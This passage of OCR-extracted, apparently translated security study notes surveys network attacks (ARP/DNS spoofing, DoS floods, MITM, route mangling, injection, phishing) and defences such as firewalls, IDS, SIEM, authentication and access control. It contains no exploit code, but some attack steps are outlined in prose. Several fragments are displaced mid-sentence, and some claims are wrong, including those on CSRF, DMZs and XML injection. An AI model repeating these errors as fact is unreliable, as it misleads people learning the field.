This attack makes it look like the data came from a reliable host.
6) Arp spoofing/poisoning
Several arp packets are sent to the switch's arp tables. The purpose is to associate the MAC address of the hacker with as many IPs as possible in order to take over other people's data.
7) Dns spoofing/poisoning
This attack directs users to a particular website. When the victim enters an address, it is diverted to another site.
8) Replay
The hacker intercepts the authentication process. After a while he tries again to send the same packets to the server trying to get back in.
9) Pharming
With this attack the victim is directed to fake sites where he enters his credentials.
10) Transitive Access
It allows the hacker to gain access to one machine by passing through another. In a nutshell, if two machines communicate and machine B trusts machine A then the hacker using machine A can reach machine B.
11) Backdoor
They allow access to the system without authorization. If an attacker finds a backdoor, he can access the system undisturbed. A backdoor can be installed by malware.
12) Priviledge escalation
This happens when a user gets too high an access level. It can occur in two cases: an administrator error or an attack that exploits a backdoor or a system vulnerability.
13) Client-side attack
The attacker inserts infected files on the Server and propagates

them throughout the network.
14) Buffer overflow
Larger inputs are sent than a program can handle by crashing the program itself.
15) XSS Cross Site Scripting hits browsers and runs scripts to steal data. There are two types: persistent (the hacker inserts malicious code on a website) or non-persistent (the hacker sends an email with the link to a malicious site).
16) XSRF
The Cross Site Request Forgery involves manipulating a client to attack a server. The browser sends a malicious request to the website.
17) SQL Injection
Unauthorized access to an SQL database.
18) Transversal Directory
This attack exploits the weakness of some web servers to get around the ban on accessing a folder hosted on that server.
19) Password Guessing
Use a password cracker, i.e. you forcefully try to discover a password by randomly trying all possible combinations.
20) DoS This type of Malware refers to the Denial of Service or the interruption of a service. The main purpose is to make resources unavailable for a period of time. To saturate a Server you need to use a large number of systems (known as zombies) that operate simultaneously under the control of the attacker. Tracking the attacker is really very difficult since there are many zombie PCs and it is difficult to trace the controller.
There are some attack techniques based on flooding: A) Ping/ICMP flood
Sending a huge number of pings until the network is saturated (in windows -t to send burst ping and -l to choose the size). You must disable ICMP traffic to avoid such an attack.
B) SYN flood and ACK flood
Continuous sending of connection requests. A SYN is sent but not the ACK and the Server remains with many open connections. The countermeasure is to set a time-out to close the connection. ACK flood is similar to SYN flood only that ACKs are sent and no SYN requests are made.
C) UDP flood
Fake and large UDP packets are sent in a burst to saturate the

network.
D) NULL flood
The frame is changed and packets are sent where the transport protocol is set to zero.
E) RST flood
RTD or FYN packets are sent in a burst that do not belong to any session. This saturates the firewall because the Server tries to match the packet to some connection.
F) BOGUS flood
Fake packets are sent that have no connection to previous packets and are used to confuse the Server and waste its time by saturating the available resources.
Inherent to the DoS attack we also find those that exploit the smurfing that uses a network of several hosts as a sounding board. The attacker sends in broadcast (i.e. to all IPs connected to the network) on a network a series of ICMP Echo request (ping) messages with spoofed IP address corresponding to that of the victim. As a result, hosts send a response to the victim that will be flooded with messages.
Another type of Dos attack is ping of death. It is not based on the idea of saturating resources but to cause a malfunction. It exploits a vulnerability in TCP/IP stack implementations that does not allow a correct management of packets larger than those foreseen by the protocol (current systems are no longer vulnerable to this attack). The operation foresees that an IP packet larger than allowed is sent to the victim and once reassembled it causes an overflow buffer with consequent blockage of the system.
21) MITM
The Man in the middle attack can be used to intrude into a conversation and listen to or edit content. There are various types of MITM attacks:
A) Sniffing
Captures traffic between two hosts.
B) Hijacking
Diverting traffic to the attacker.
C) Injection
Adding malicious packets to the connection.
D) Filtering
Changing package payloads.
The main attack techniques are: local, local to remote, remote. The

local ones are:
E) ARP poisoning
Incorrect information is entered in the victim's ARP table. The attacker's MAC address is associated with as many IP addresses as possible so that when the victim wants to send a packet to an IP address, the packet will be sent to the attacker.
F) DNS spoofing
The host is modified and hijacked to fake websites. In a nutshell, the victim will think they are surfing on a secure website, but instead they will find a similar website created specifically to steal login credentials.
G) STP Mangling
The attacker simply forges and sends packets that identify it as root, setting the priority fields to zero, and possibly manually "lowering" our MAC address (in case there is already a zero priority switch). In a short time all switches will "greet" the input of the new root switch and rebuild the tree using the attacker as root. At this point all "unmanaged" traffic will be forwarded from switch to switch to it.
H) Traffic desync
If the attacker is able to monitor all the traffic of a network segment (if he is connected to a simple HUB or to a port in "monitor" mode of a switch or with STP mangling), packets can be inserted inside a TCP connection (forging them ad hoc) in order to increase the expected sequence number. In this way the endpoint of the connection to which we have "injected" these packets will stop accepting traffic from the legitimate source of the connection, because it will consider it obsolete, and will accept instead the traffic that the attacker has intercepted, possibly modified, and sent back (after updating the sequence numbers). This is not a MITM attack, however.
Local to remote MITM attacks are divided into:
A) ARP Poisoning
When a host needs to send packets to a destination that is not within its LAN, look in its routing tables for the gateway to that destination. Once the IP address of the gateway is known, the host will make an ARP request to know its MAC address. At this point the packets can be sent "on cable" with the actual IP address of the recipient and the MAC address of the gateway as the destination. The gateway will then take charge of forwarding the packets to the

chosen destination.
B) DNS Spoofing
Same considerations as before.
C) DHCP Spoofing
DHCP service is used to dynamically assign a set of network connectivity parameters (IP address, dns, default route) to a requesting host. The protocol uses UDP as transport layer and does not support any type of authentication. The DHCP protocol is actually quite complex. By intercepting a DHCP request it is possible to answer before the real server by assigning for example a fake default gateway or a fake dns. By assigning the IP address of the attacker as the default gateway, all traffic to the outside of the LAN will pass through it. By assigning the IP address of the attacker as DNS, all name resolution requests will be made to the attacker and he will then be able to carry a similar attack to the one seen above (DNS spoofing). DHCP requests (Discover and Request) are sent in local broadcast so, unlike the DNS spoofing attack, it is possible to exploit it even if you can't sniff the whole network segment. Just be within the same broadcast domain.
D) ICMP redirection
You can simply forge a REDIRECT packet to divert traffic that the H host would route through the GW1 gateway to a given destination, and have ATTACKER A act as a "more convenient" gateway to that destination (host or network).
E) Route Mangling

The attacker can forge packets for the GW1 gateway by

announcing himself as a router with good metrics for a given host (or class or subnet). Just be careful not to set too small netmasks (in the protocols that support them) in the routes we propose, to be able to "beat" static routes with subnetting. When the H host sends packets to the host for which we announced ourselves as the preferred "route", they will arrive at GW1. GW1 will be convinced that the fastest way to reach that host is through ATTACKER A and will send these packets to the attacker. Also, seeing that the attacker is on the same interface, GW1 will send ICMP redirects to H telling it to use the attacker (ATTACKER) as a gateway for subsequent packets. H will most likely not accept these redirects (if it did, it would be better to do the kind of attack that is, in most

cases, simpler). The problem at this point is finding a way to get the packets to the legitimate recipient. At GW1, in fact, the attacker has blatantly "lied" by stating that he can easily reach that destination. If the attacker tried to forward the packets to GW1 (the only gateway we have to get out of our LAN) this would most likely send them back. To solve this problem there is a possible solution: if you have any other machine in the world with a public IP address or otherwise reachable from the Internet, you could establish with it a one-way tunnel (with GRE for example) where the received packets will be sent, delegating to our "bridge" the task of routing them.

Finally there are remote MITM attacks:
F) DNS Poisoning
The basic idea of the attack is to "cachare" in a remote pair DNS where "symbolic name" is a server plausibly very contacted by the machines that exploit that DNS and "IP address" is the address of the attacking machine. If you can cachare e.g. www.kernel.org, when a machine requests that name, the DNS will respond with the address of the attacking machine. The attacker will then "turn" the connection to the real server.

G) Traffic Tunnelling
The objective of this type of attack is to hijack the attacker's incoming traffic from a remote router, using protocol

encapsulation and traffic tunneling.
H) Route Mangling
It works exactly as seen above, i.e. the attacker shows himself

as the best route to a host.

The Man In The Browser is a MITM attack detail. An attack agent operates within a browser by acting as an interlocutor in the dialogue with the services. It is used to capture or manipulate traffic exchanged between browsers and services.

22) Injection

This attack involves sending unvalidated data to a user agent as part of a command or query, in such a way as to cause the execution of unintended commands or access to data for which you

are not authorized.

The main types of attacks are:
A) SQL Injection
Attack used against web applications based on relational

databases. SQL queries are modified and allow access to content in the DB.
B) XML Injection
Allows you to run malicious scripts on victims' browsers. You can hijack the session or redirect the user to a malicious site.
C) LDAP Injection
LDAP Injection is an attack technique used to exploit Web sites that build LDAP instructions from user input.
D) Command Injection
Command injection is an attack where the goal is to execute arbitrary commands on the host operating system through a vulnerable application. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell.
E) Cross-Site Injection
Cross-site scripting (XSS) is a vulnerability that plagues dynamic websites that employ insufficient form input control. An XSS allows a cracker to enter or execute client-side code in order to implement a varied set of attacks such as collecting, manipulating and redirecting confidential information, viewing and editing data on servers, altering the dynamic behavior of web pages, etc..
F) Cross-Site Request Forgery
The Browser is forced to send an http request with all the authentication information to a web application that it will believe legitimately comes from the user. Soon it will no longer be used since only https will be used.
PASSWORD ATTACKS
Among the most common types of attacks are definitely password attacks. This type of attack involves the violation of authentication mechanisms. Also in this case there are different types of attacks that exploit this category: Forcing, Information Stealing and Social Engineering.
In the forcing we find:
A) Brute force

Brute force attack i.e. trying to access a system by trying all possible solutions until the solution is found.
B) Dictionary attack
A list of passwords is made available and the system will try to access them all.
C) Pass the hash
I n crypto-analysis and computer security, passing the hash is a hacking technique that allows a malicious user to authenticate on a remote server or service using the NTLM or LanMan hash below a user's password, instead of requesting the associated plain-text password as is normally the case.
Information theft refers hardware or software tool keyboard, i.e. it is able to secretly intercept and capture everything typed on the keyboard without the user noticing that it is being monitored) or sniffing.
Finally there are the social engineering attacks.
Social engineering is the art of obtaining information by exploiting the weaknesses of the human being: fear, laziness, greed, distraction, desire for utility, non-awareness. Among the various techniques of social engineering we find:
A) Dumpster Diving
Go through the trash looking for useful information. For this reason it is always advisable to use a shredder before throwing them away.
B) Snooping
Nosing around, looking through documents left on the desk. It is advisable to adopt clean desk policies, i.e. not to leave documents lying around but to store them in their place.
C) Impersonation
Assume the identity of others. You should not give confidential information over the phone and you should use an entry control and show your badges as well.
D) Tailgating
Pull in someone who enters a restricted area.
E) Shoulder surfing
Literally spying on someone while they write their secret code or credentials.
F) Phishing
Send the victim a communication, pretending it came from someone you know. The goal is to steal personal information. There are different types of phishing:

A) Spear Phishing
It refers to phishing but uses personal information, for example, by calling the victim by name or referring to personal information.
B) Whaling
to KeyLogging (a keylogger is a capable of sniffing a computer's It is phishing that targets important people or companies. C) Vishing
It's phone phishing.
D) Whatering hole
Infection from a site or service that the victim often uses. E) Baiting
Leaving a USB stick containing malware in sight, whoever finds it, driven by curiosity, uses it by spreading the malicious code.
DEFENSE
To this type of attack it is good to know how to defend yourself. You must: provide data only to reliable sites, do not respond to emails requesting information, pay attention to URLs in messages, update firewalls and antivirus, verify that there is no one nearby while typing personal information and destroy documents securely (for example using a document shredder).
TESTING SECURITY
It is important to test the safety. There are different levels of safety testing.
1) Security Audit
It focuses on people and procedures, assesses the degree of implementation of security policies and is carried out according to specific guidelines. The techniques used interviews and interactions with staff, requirements of the various components of the IT infrastructure (OS, applications, databases) and verification of physical access to critical facilities.
2) Vulnerability assessment
It concerns the identification and assessment of vulnerabilities and bugs. A check is carried out through automated scans performed using special software. The following can be detected: configuration errors, failure to install patches, accounts with weak passwords, unused or unwanted services and files or directories with inadequate permissions. The way this type of test is performed is such that it does not cause damage or malfunction in the systems tested, but the objective is only to identify vulnerabilities and document them.
are: questionnaires, review of security
The test has reduced costs and time compared to a penetration test.

The test only reveals known vulnerabilities and does not include a search for unknown vulnerabilities. This type of assessment can result in false negatives or false positives.
3) Penetration test
This test assesses the damage caused by a cyber attack that exploits vulnerabilities. It simulates the action performed by a real attacker to assess the impact of vulnerabilities and is performed with tools similar to those used by real attackers. Caution is needed to avoid inconvenience or damage to resources. The steps to follow are:
A) Establish objectives
B) Collect information on the systems to be tested
C) Carry out the attack
D) Taking and extending control of the system
E) Extend the attack to other systems (Pivoting)
F) Documenting the data collected (reporting) There are different types of approaches to penetration testing:
G) Black Box
Test carried out starting from zero knowledge of the systems to be tested.
H) Grey Box
The tester has a partial initial knowledge of the systems to be tested.
I) White Box
The tester has a complete knowledge from the beginning of the systems to be tested.

MONITORING ACTIVITIES AND DETECTING INTRUSIONS

In this module we will talk about how activities are monitored to detect intrusions and unwanted packages. The starting point is the firewall.

FIREWALL

The Firewall is a key security device. It is a system, usually located at the entrance of a network, capable of filtering incoming and outgoing traffic to block potentially dangerous packets. A firewall can be placed in a segment of the local network that needs more protection than the rest of the network. The firewall can be of different types: hardware and software.

Hardware firewalls are devices with ports that are positioned at the entrance to the network and are also called network-based because they can be strategically placed to protect the entire network.

Among the hardware ones we also find the stand-alone and integrated ones. Stand-alone firewalls are devices whose only function is that of a firewall while integrated firewalls are devices that also perform other functions (many routers are also firewalls).

Software firewalls are installed on hosts and protect the single device from unwanted connections. This type of firewall is also called host-based because it protects only the host on which it is installed.

Firewalls use certain techniques to filter the packets that are received. There are three different filtering techniques:
A) Static filtering
It is the easiest to find and is based on rules created by the administrator that determine which packages to allow and which to block. This technique therefore ignores the content of packages. There is an ACL (Access Control List) that is consulted for each package to determine whether the package is eligible to pass or not. It is also important to prioritize the rules, i.e. put the rules in order of importance as they will all be examined until you find the one that refers to the passing packet. If nothing is specified in the rules, there is a default set rule that blocks all other traffic (implicit deny). There is also the option to allow all other traffic to pass (implicit allow).
B) Stateful control
The basic limitation of static filtering is that it applies to individual packets while ignoring the rest of the communication. This type of firewall exceeds this limit since it can block or allow entire communication flows. Specifically, it allows only internal hosts to create connections with the outside but never the other way around. The operation is very simple: initially the incoming traffic is blocked. When a host sends a packet to the outside, the firewall notes it in a table (connection table) and allows the passage of responses. To do this, this type of firewall examines IP addresses, port numbers, protocol and even the sequence number. Example: A packet arrives from the outside and the connection table is empty?

The firewall blocks it. When the internal host sends a packet to the outside, the firewall does not apply filtering but simply adds an entry in the connection table and, when the Server responds, the firewall examines the packet and sees if it is a response to a packet sent from the inside and, if it is successful, lets it pass.

C) Control of content
This type is called a proxy firewall. They are servers that represent an obligatory point of passage for the data and can examine them. The proxy completely shields the host, so the web server will think that the request is coming from the proxy itself.
Since it is a Server, i.e. a more advanced device than a router, the proxy has the ability to examine the entire content of the packet to determine if it represents a risk. In fact it is equipped with specific software, called "agents", able to detect malicious scripts or viruses. Most proxies act as a forward proxy and are used to retrieve data on behalf of clients. A variant is the reverse proxy. This type of proxy is used as a front-end to control and protect access to a server on a private network. This scenario is used for activities such as load balancing, authentication, decryption and cache storage. Proxy server responses are returned as if they came directly from the original server. Since most proxies are located between clients and the Internet, they are called transparent or eavesdropping. The non-transparent proxy, however, modifies the request and response in order to provide an additional service such as anonymous filtering. The application firewall is a proxy that specializes in filtering data from a single application: the most common are web application firewalls that filter HTTP packets that can recognize XSS, injection and other attacks specific to web browsers. A more advanced variant are web security gateways that perform a large number of checks. The web application firewall does not replace a firewall but is complementary.

There are correlation engines, which are applications that examine firewall logs and try to correlate entries to understand possible attacks. These applications must not be near the firewall otherwise they risk being attacked easily.

DMZ

If you want to make an internal server accessible from the Internet

you will need to create a DMZ, i.e. a Demilitarized Zone. This zone is separated from the internal network which will not be protected by the firewall (i.e. the packets directed to this zone will not be filtered). To create this zone on the firewall you may need to connect the Public Server to a particular firewall port and specify the IP address of the Public Server.

FILTERS

Among other filtering and monitoring devices we also find antispam filters that are services specialized in recognizing spam before it arrives in the inbox and are usually integrated into security devices such as firewalls or email servers. These filters scan all emails according to certain parameters and suspicious emails can be blocked or marked as unwanted; sent emails can also be scanned.

URL filters block access to certain websites. The blacklist of unauthorized sites contains sites reported as dangerous or against company policy.

Content inspection software is capable of blocking navigation on a website based on its content. An example is the content advisor available in Internet options, which can block pages based on parameters set by a supervisor.

IDS E IPS

IDS and IPS are both able to detect attacks: IDS (Intrusion Detecion System) only detect attacks and send notifications, IPS (Intrusion Prevention System) not only detect attacks but can also block them. IDS and IPS monitor all traffic based on protocols, addresses, packet count, and content to detect DoS attacks or scan ports and malware. There are different types based on analysis techniques (signature based / anomaly based) and installation (network hardware / host software):

A) Network-based (NIDS or NIPS)
It monitors the traffic of the segment of the network in which they are installed. They are usually installed near the router where they can monitor packets to and from the Internet.
B) Host-based

They are programs that only protect the host on which they are installed.

SIGN

Another way to analyse traffic is by analysing signatures. The traffic is compared with signatures that describe the typical characteristics of attacks in order to recognize them. The analysis concerns both the content of the packets (particular TCP flags) and the context (excessive number of pings). The signatures must be updated to recognize new attacks.

ANOMALIES

The analysis of the anomalies, instead, involves collecting statistics on the network in order to compare the traffic at a certain moment with the typical network traffic. In this way it is possible to detect an anomalous number of a type of packet compared to the past. An anomaly detection system (AD) looks for anomalies, which means it looks for things out of the ordinary. It usually works with self-learning: first it learns how to work normally and then starts to distinguish deviations from it. To improve the system it is possible to provide initial values to allow it to start the analysis.

EURISTICA

The heuristic analysis uses algorithms to analyze the traffic passing through the network. Heuristics systems require more modifications and improvements than other types of detection systems to prevent false positives in the network.

SDN

SDN, i.e. Software defined networking, is a way to organize the network useful both to place security devices and to segment the network itself. In an SDN, the entire network is virtualized, which allows for simplified network segmentation and allows the network administrator to place virtualized security devices wherever he or she wishes.

FALSE POSITIVES AND FALSE NEGATIVES

Among the weaknesses of the sensors we can certainly find false positives and false negatives.

False positives can report events that are not attacks, for example, a sudden increase in traffic due to a newly published update is mistaken for an attack.
False negatives may not detect attacks.
Sensors only decrypt encrypted data if they have an SSL decryptor that decrypts the analyzed data and encrypts it again for the Server.
In case of an attack there may be an increase in latency as the IDS has to analyze all generated traffic, generating additional latency.
The IDS detects attacks and communicates this to the administrator.
Passive responses communicate an attack:
A) Alerts
Sending a notice to the administrator.
B) Logging
Record the event that occurred.
C) Shunning
Ignore the attack because you're not vulnerable.
Active responses consist of blocking the attack, blocking IP addresses, ports, and closing TCP connections. You can distract the hacker by using a honeypot. A honeypot is a voluntarily vulnerable server, useful in case of an attack to take time, divert the attention of the hacker from the most important servers, and collect information about the hacker and his techniques to block him in time and protect himself from similar attacks in the future. It is possible to install a honeypot by creating a virtualized server or using specific software such as Tiny Honeypot and Honeyd (for Linux). A honeynet is software that simulates an entire vulnerable network and is also used to study new malware and see how it propagates from one host to another in a virtual network.

SEM AND SIEM

SEM and SIEM products are security alarm management products that are managed by network appliances and software applications. management The combination of

SEM (Security Event Management) security information

with security event management SIM (Security Information Management) creates one of the latest acronyms in the field: security information and event management SIEM (Security Information Event Management). The software collects and

aggregates data generated by security and network apps and devices such as firewalls and antivirus, identifies and classifies incidents and events and offers 2 objectives: reports on security incidents and events (failed accesses, malware activity and other malicious possibilities) and sends alerts if the analysis shows a potential problem. Most of these types of software are commercial solutions:

1) Eventlog Analyzer

It is the most economical solution but meets all SIEM functionality.
2) Spluk
Allows you to search and evaluate all IT infrastructure data from a single location in real time.
3) Eventsentry
Combines real-time monitoring with SW/HW inventory, provides additional context for cryptic Windows security events in easy-to-understand reports. Finally, a dynamic release cycle constantly adds functionality.

DLP
DATA LOSS PREVENTION (DLP) ensures that the data is available only to authorized users and offer: A) Availability

Monitoring during storage to protect data from movement or deletion.
B) Confidentiality
Monitoring when data is copied to external memory or transferred over a network, access control and authentication. Mydpl is an open source software capable of inspecting the movement of data on the network, copying to external memories and sending documents to the printer. One way to implement it is to block USB and other interfaces (USB blocking). DLP systems also monitor who is using the data or transmitting data. This monitoring can be cloud-based and limited to specific applications such as email.
All-in-one security devices are called UTM (Unified Threat Management). It is unthinkable for a company to have a separate device for each security function, i.e. one that can act as a firewall, antivirus, antispam, URL filters, proxies, IDS, protocol analyzers, etc. UTMs are integrated devices that perform all these functions.

LOG MONITORING

Logs are logs on which details of events that have occurred on the system are stored. Administrators are not notified when a log is created because they are different from notifications.

They are generated by every type of system: pc, server, network devices. They can be used to: understand the causes of errors, analyze changes in the system, track user behavior, produce statistics. There are various types of logs:

A) System log
Events related to operating systems (crashes, HW errors). B) Application log
Events involving applications.
C) Access log
Account related events, login.
D) Performance log
I use components (CPU,ram,hard disk).
E) Security log
Security related events, produced by network security systems

or installed on particularly sensitive systems (network or hostbased) such as firewalls, IDS, IPS and antivirus.

You need a policy that determines how often to check the logs otherwise they are useless. Given the huge amount of logs, you need to know what to look for in order to search. Logs are usually assigned a severity level by color (red for severe events and yellow for unusual events) or number (1 to 5, 1 greater severity). It is recommended to store the log files for a long time in case something escapes the first checks. Common log problems can be:

A) Storage security

Logs must be accessible only to authorised users and the storage system must guarantee their integrity.
(B) Storage space required
If the logs are collected for a long time the device may not have all the necessary space and they are usually stored for 60-90 days.
C) File Formats

Various log systems can save data in different and incompatible formats.

NETWORK LOGGING: SYSLOG

It is a protocol that allows all the logs generated in the network to be sent to a single server. The logs are saved on a server without the risk of being deleted if the memory of the devices is insufficient. Consulting the logs from a single device is much more convenient than having to connect to individual devices. Each log contains information about the type of event catalogued according to severity and a timestamp (date and time of the event).

Analyzing safety means predicting risks and guarding against them. An accurate safety analysis consists of three steps:
A) Vulnerability analysis
It's about finding the weaknesses of the system.
B) Threat analysis
A threat is the possibility that a vulnerability is exploited to gain unauthorized privileges. C) Risk analysis
It consists in analysing the probability that a threat actually occurs (useful to understand which security controls are the most urgent, i.e. those aimed at the systems most at risk of attack).

ANALYSIS TECHNIQUES
The main analysis techniques are:
A) Compliance control
They are used to detect whether the system respects the

baseline. The baseline configurations describe the ideal system configuration point by point and provide a reference point for determining whether everything is properly configured and functioning. Once established, the baselines must verify that they are respected after every disaster or intentional change in the system (if they are not, the remediation phase is called remediation and backups are useful in this phase). It is important to have systems capable of detecting in real time the failure to comply with a baseline (too many failed logins, such as IDS). Baselining is the process of finding a baseline for any system, application or service that is considered secure. By establishing a secure baseline, any change can be compared to that baseline to see if the change is

secure enough.

As far as compliance control is concerned, we can say that there are numerous standards and guidelines available for planning and implementing an organization's IT security. This will be useful in determining best practices for the security of a specific network. Depending on the type and size of an organization there are a number of regulatory agency rules that must be followed.

B) Determine the area of attack
This technique consists of finding all the ways in which an attack can be made by an attacker. The attack surface is the set of interfaces, data apps and more, everything that can suffer from a vulnerability and represents a potential threat. To reduce the attack surface it is necessary to deactivate unnecessary services, practice the minimum privilege (give the minimum necessary to work) and strengthen authentication systems.
C) Examine the network architecture
It consists of analyzing the network architecture to find vulnerabilities and redesign the network to solve them. This is a very thorough analysis that examines protocols, rules and access control models, but also how a host's vulnerability can be reflected on the rest of the network. In addition to reducing the vulnerabilities found, it is useful to use secure zone creation technologies to circumscribe the risk area derived from vulnerabilities, assuming that some go unnoticed. It is necessary to repeat the analysis after every major hardware and software change.

VULNERABILITY SCANNER

Vulnerability scanners are special system for known vulnerabilities. misconfigurations or a lack of security controls. The control is passive because vulnerabilities are not exploited to gain unauthorized access. The best known is Nessus, free software for home use. These scanners are classified as active or passive. software that scan your They identify common

Active they interact directly with the target network (Nessus), while passive scanning involves methods that do not interact with the network (websites that provide information). Non-intrusive tests

perform passive tests. Vulnerability scanning can be performed with or without credentials, the difference is that the credentialed scanner uses credentials to access the network.

PENETRATION TEST

Penetration tests exploit network vulnerabilities to gain unauthorized access. They are simulations where a professional tries to conduct an attack as a hacker would do, hence the name Ethical hacking. Software and systems for penetration tests are available including: metasploit and kali linux. The administrator must know how to use the same tools as hackers (wireshark, brute force, etc.) to identify weaknesses in his network. Depending on the circumstances we can simulate a hacker attack with none, some or all knowledge of the target. This is why we distinguish between different types of attacks:

A) Black box
The attacker has no knowledge of the system to attack. B) Grey box
Partial knowledge of the target.
C) White box
Total knowledge of the system to attack.
Given their intrusive nature, they must be carried out taking

care not to lead them at work-critical times by specifying the limits of the analysis (the tester must know if he can try to steal confidential information or passwords, crash a server) and force the tester to keep the information collected confidential. Often the weakest link may not be on the tested system. The word pivoting indicates the use of a compromised system to attack another system. If the system is compromised and is introduced at a time other than the attack, it is said to include persistence.

An example is when an employee's notebook is infected while traveling on business: the company network is not compromised until the employee is back in the office and connects to the company network.

ACCESS CONTROL
Access control involves three phases: 1) User identification That's User Id.

2) Authentication
With reference to the access key.
3) Authorisation
Optionally you can implement a logging system that guarantees

the principle of accountability (accounting), tracking user operations.
Authentication can be based on three factors:
1) Password, Pin, security questions
2) Something you own
For example keys, smartcards, certificates, session tokens. These factors are sensitive to theft and loss.
3) Something you physically have
For example, biometric recognition, voice, retina, fingerprint. There is the possibility of generating false negatives or false positives.
Many systems use the password as an authentication factor. The most important systems may have more than one. For example, a combined use of credit card (something you own) and pin (something you know) is considered multi-factor authentication, however, using two items belonging to the same category is not considered multi-factor (e.g. pin and password).
Tokens are devices that generate a temporary duration code called TOTP, i.e., Time-based One Time Password. This code is mainly used with passwords for two-factor authentication.

CERTIFICATE

A certificate is a digital document assigned by a certification authority to a user who uses it to authenticate himself. Each certificate is signed to check its validity. Mutual certification is a particular type of authentication where Server and Client authenticate each other, both verifying the identity of the other (e.g. HTTPS).

AUTHENTICATION
There are two types of authentication:
1) Local authentication
Verify that the user is physically connected to the device by

entering username and password or smartcard or usb key with certificate.

2) Network Authentication
In network authentication there are several mechanisms:
A) PAP, CHAP, EAP key exchange mechanism.
B) AAA protocols
Authentication/authorization/accounting, such as RADIUS, TACACS +, Diameter.
C) Authentication services
NAC, Port Security and Kerberos.
The main protocols involving the exchange of keys are:
1) The PAP (Password Authentication Protocol)
Make the client send username and password to the Server. Security is minimal because the password is transmitted in plain text.
2) The CHAP (Challenge HandShake Authentication Protocol)
Use a three-way handshake. The Server sends a value (after the Client request) called a challenge, the Client sends the challenge encrypted with its own password, the Server encrypts the challenge with the same password and checks if the result matches. Obviously the positive result will guarantee access to the Client.
3) The EAP (Extensible Authentication Protocol)
It is a generic authentication scheme that has been declined in about 40 variants. The most important are LEAP and PEAP. LEAP was developed by CISCO and continuously changes the encryption key to avoid crack, while PEAP allows encryption with TLS and mutual authentication through certificate exchange.

AAA protocols allow centralized management, so credentials and permissions are located on the same Server. The main triple-A protocols are:

1) RADIUS

It is an open source protocol that uses UDP port 1812 for authentication and port 1813 for accounting. It is not a very secure protocol because I only enter the password.

2) TACACS +

Terminal Access Controller Access Control System Plus is similar to RADIUS but uses TCP port 49 and is more secure because it encrypts everything.

3) Diameter

It is an evolution of RADIU S that adds TLS functionality and uses port 3868 TCP. This protocol supports EAP for key exchange.
Finally we find other authentication services: 1) The NAC
Allows you to authenticate hosts that connect to the LAN or WLAN. The most commonly used protocol is 802.1x which requires you to configure the switch or the access point as a NAS (Network Access Server). Other NAC systems require the installation of software on the Hosts that grants access to the network only if certain requirements are met.
2) Port Security
Allows you to determine which hosts are allowed to connect to the network via MAC address control. The Security port can be bypassed by spoofing the MAC address.
3) Kerberos
It is a protocol that provides domain authentication services (not AAA). It requires a third party for authentication (other than Client and Server). Users authenticate on a Server, the Key Distribution Center (KDC), which is a domain controller. This Server issues a ticket to access services hosted on other Servers. It requires only one access (SSO, Singe SignOn), the user authenticates once and gets all accesses. The KDC consists of two parts: Authentication Server that performs the authentication and TGS (Ticket Granting Server) that issues the ticket. Kerberos allows you to protect against spoofing (thanks to mutual authentication), sniffing (encrypted communications) and replay attacks (ticket with limited duration). The weak point of the KDC is the Single Point of Failure, i.e. if no service works, it will be available. Kerberos uses the UDP 88 port.

AUTHORIZATION

Once the identity of a user has been ascertained, it is necessary to determine what access he can obtain. This is the authorization phase. There are three methods: Mandatory, Discretionary and Role Based.

The MAC (Mandatory Access Control) involves labeling all data with a security level when it is entered into the system (e.g. top secret, confidential, private). When the user tries to open a document, the system decides whether that user has sufficient

permissions. There is a limited number of administrators who control everything, authorizing users and tagging data.

Dictionary Access Control (DAC) requires each resource to have an owner who assigns access at his or her own discretion. Resources are assigned an ACL (Access Control List) that determines who can read and/or modify the data. A typical implementation is in file and folder permissions on NTFS disks.

Role-Based provides for the creation of roles. Each role is assigned the permissions that will be needed for the job. When there is a new user or a user changes the job just apply the correct role to the account and he will get all the necessary accesses. RBAC can also refer to Rule-Based access control which is a method to regulate access with rules.

So, who provides the accesses in the MAC is the security administrator, in the DAC is the owner of the file and in the RBAC are the company policies.

The Need to Know is the confidential access control for sensitive data. Any access to a document labeled with Need to Know must be requested and justified. Requests are evaluated and access is only agreed if the applicant demonstrates a need to know.

Formatting with NTFS allows you to set various types of permissions (with Windows). The permissions are: read, read and execute (equal to reading with the addition of permissions for opening executables), write (creation of files and subfolders), edit (equal to write with the addition of the possibility to delete folders), full control.

ACCOUNT MANAGEMENT

In account management practices we find:
1) Least Priviledge
Do not create administrator accounts when not necessary. 2) Principle of Responsibility
Do not create generic group accounts but only individual ones. 3) Acceptable use policies
Define what users can't do. 4) Password Policy

Define the complexity and password renewal requirements. 5) Lock policy
Block the accounts of those who leave, even temporarily. 6)


Periodic checks (user account review)
Review accounts and permissions periodically to remove those no longer needed.
Permissions can be assigned:
1) on an individual basis
It is the norm in companies with few users or for special permissions.
2) for groups
It's more practical for large networks. Groups can be based on company locations or by job. A user can also be placed in multiple groups.
Many systems allow access with time restrictions. This way the login in the account can only be put on days and hours so that when
users are at home the possibility of being attacked by malware using brute force technique is eliminated. This type of restriction is called Time of Day Restriction.
The password policy is important and provides for it: 1) Minimum password complexity
Minimum length (e.g. 8 characters), complexity (uppercase, lowercase and special numbers), password expiration (e.g. every 30 days), password history (to avoid using the same password in the future).
2) Blocking the account after too many wrong attempts Prevents brute force attacks.
3) Educate users to protect their passwords
Don't write passwords on paper and don't detect them to anyone, use different passwords for different accounts, learn to recognize bogus sites and use complex password storage techniques.
4) Reject the most common passwords For example 12345678, querty, welcome.
5) Make password recovery impossible
Servers save a password hash. You can use a cognitive password technique by answering a few questions to reset the password.

SUBNETTING

Network segmentation is a very important hardening technique that divides the network into compartments and increases security. The segmentation technologies are: secure zone creation, subnetting and VLAN.

Subnetting allows you to divide large networks into subnets to improve performance and security. You can filter traffic from one network to another through ACLs on the router so there is less packet traffic because there are fewer hosts and if there is a problem in the subnet the damage is limited only to that subnet.

